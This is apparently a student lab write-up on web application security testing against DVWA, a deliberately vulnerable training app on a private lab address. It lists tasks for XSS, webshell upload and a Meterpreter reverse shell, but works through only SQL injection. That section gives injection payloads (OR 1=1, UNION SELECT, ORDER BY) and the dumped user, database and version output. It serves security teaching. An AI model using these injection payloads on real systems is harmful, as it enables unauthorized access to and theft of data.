Web Application Securitiy Testing

Instructions:

Technical Scope:


- DVWA
- SQLi,
- XSS
- PHP Webshell
- Msfvenom webshell (Meterpreter)


Tasks:

1. Perform DVWA SQL Injection: Enumerate databases/columns.
2. Perform DVWA Stored XSS attack: Demonstrate stored XSS in DVWA Guestbook.
3. Create PHP webshell: Upload via DVWA file upload, then execute webshell with OS commands (for example: “ls” or “whoami”).
4. Create a webshell with msfvenom: Upload to DVWA, run Metasploit multi-handler, call the shell and establish a reverse meterpreter session.
5. Document all attacks with screenshots (payload input + result).
6. Update VAPT report with methodology, screenshots, severity, and remediation recommendations. Students can also suggest mitigating controls to minimize the risk of compromise.

DVWA - SQL injection


Login to DVWA





1. Break the developers' code


```
1'
' OR 1=1
```



2. Balance the query commenting vectors

```
' OR 1=1 -- -
' OR 'a'='a
' UNION SELECT 1,2 -- -
```

```
' UNION SELECT database(),user() -- -
' UNION SELECT null,@@version -- -
```


Damn Vulnerable Web Ap
192.168.57.30/dvwa/vulnerabilities/sqli/?id='+OR+1%3D1+--+-&Submit=Submit#
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User ID:
' OR 1=1 -- -
Submit
ID: ' OR 1=1 -- -
First name: admin
Surname: admin
ID: ' OR 1=1 -- -
First name: Gordon
Surname: Brown
ID: ' OR 1=1 -- -
First name: Hack
Surname: Me
ID: ' OR 1=1 -- -
First name: Pablo
Surname: Picasso
ID: ' OR 1=1 -- -
First name: Bob
Surname: Smith
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
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
Damn Vulnerable Web Ap
192.168.57.30/dvwa/vulnerabilities/sqli/?id='+OR+'a'%3D'a&Submit=Submit#
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User ID:
Submit
ID: ' OR 'a'='a
First name: admin
Surname: admin
ID: ' OR 'a'='a
First name: Gordon
Surname: Brown
ID: ' OR 'a'='a
First name: Hack
Surname: Me
ID: ' OR 'a'='a
First name: Pablo
Surname: Picasso
ID: ' OR 'a'='a
First name: Bob
Surname: Smith
More info
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Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT database(),user() -- -
First name: dvwa
Surname: root@localhost
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
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



Then we know that that

```
database-name = dvwa
user = root@localhost
```

3. Find the number of columns

```
' ORDER BY 1 -- -
' ORDER BY 2 -- -
' ORDER BY 3 -- -
```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User ID:
Submit
ID: ' OR 1=1 ORDER BY 1 -- -
First name: admin
Surname: admin
ID: ' OR 1=1 ORDER BY 1 -- -
First name: Bob
Surname: Smith
ID: ' OR 1=1 ORDER BY 1 -- -
First name: Gordon
Surname: Brown
ID: ' OR 1=1 ORDER BY 1 -- -
First name: Hack
Surname: Me
ID: ' OR 1=1 ORDER BY 1 -- -
First name: Pablo
Surname: Picasso
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
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
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
